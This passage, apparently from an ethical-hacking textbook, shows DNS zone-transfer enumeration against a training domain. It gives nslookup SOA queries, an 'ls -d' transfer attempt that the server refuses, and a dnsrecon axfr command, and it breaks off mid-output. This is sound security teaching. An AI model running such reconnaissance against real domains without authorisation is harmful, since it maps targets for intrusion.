
  `nslookup`

  `set querytype=soa`

  `<target domain>`

  The above command sets the query type to the Start of Authority (SOA) record to retrieve administrative information about the DNS zone of the target domain **`certifiedhacker.com`**. The following command is used to attempt to transfer the zone of the specified name server:

  `/ls -d <domain of name server>`



```
C:\Users\Administrator>nslookup
Default Server:  dns.google
Address:  8.8.8.8

> set querytype=soa
> certifiedhacker.com
Server:  dns.google
Address:  8.8.8.8

Non-authoritative answer:
certifiedhacker.com
        primary name server = ns1.bluehost.com
        responsible mail addr = dnsadmin.box5331.bluehost.com
        serial  = 2018011205
        refresh = 86400 (1 day)
        retry   = 7200 (2 hours)
        expire  = 3600000 (41 days 16 hours)
        default TTL = 300 (5 mins)
> ls -d ns1.bluehost.com
[dns.google]
*** Can't list domain ns1.bluehost.com: Server failed
The DNS server refused to transfer the zone ns1.bluehost.com to your computer. I
f this
is incorrect, check the zone transfer security settings for ns1.bluehost.com on
the DNS
server at IP address 8.8.8.8.
```

Figure 4.34: Screenshot of Windows DNS zone transfer using the nslookup command


- **DNSRecon**

  Source: *https://github.com*

  Attackers use DNSRecon to check all NS records of the target domain for zone transfers. As shown in the screenshot, attackers use the following command for DNS zone transfer:


  `dnsrecon -t axfr -d <target domain>`

  In the above command, the **`-t`** option specifies the type of enumeration to be performed, **`axfr`** is the type of enumeration in which all NS servers are tested for a zone transfer, and the **`-d`** option specifies the target domain.



```
┌─[attacker@parrot]─[~]
└──╼ $dnsrecon -t axfr -d certifiedhacker.com
[*] Testing NS Servers for Zone Transfer
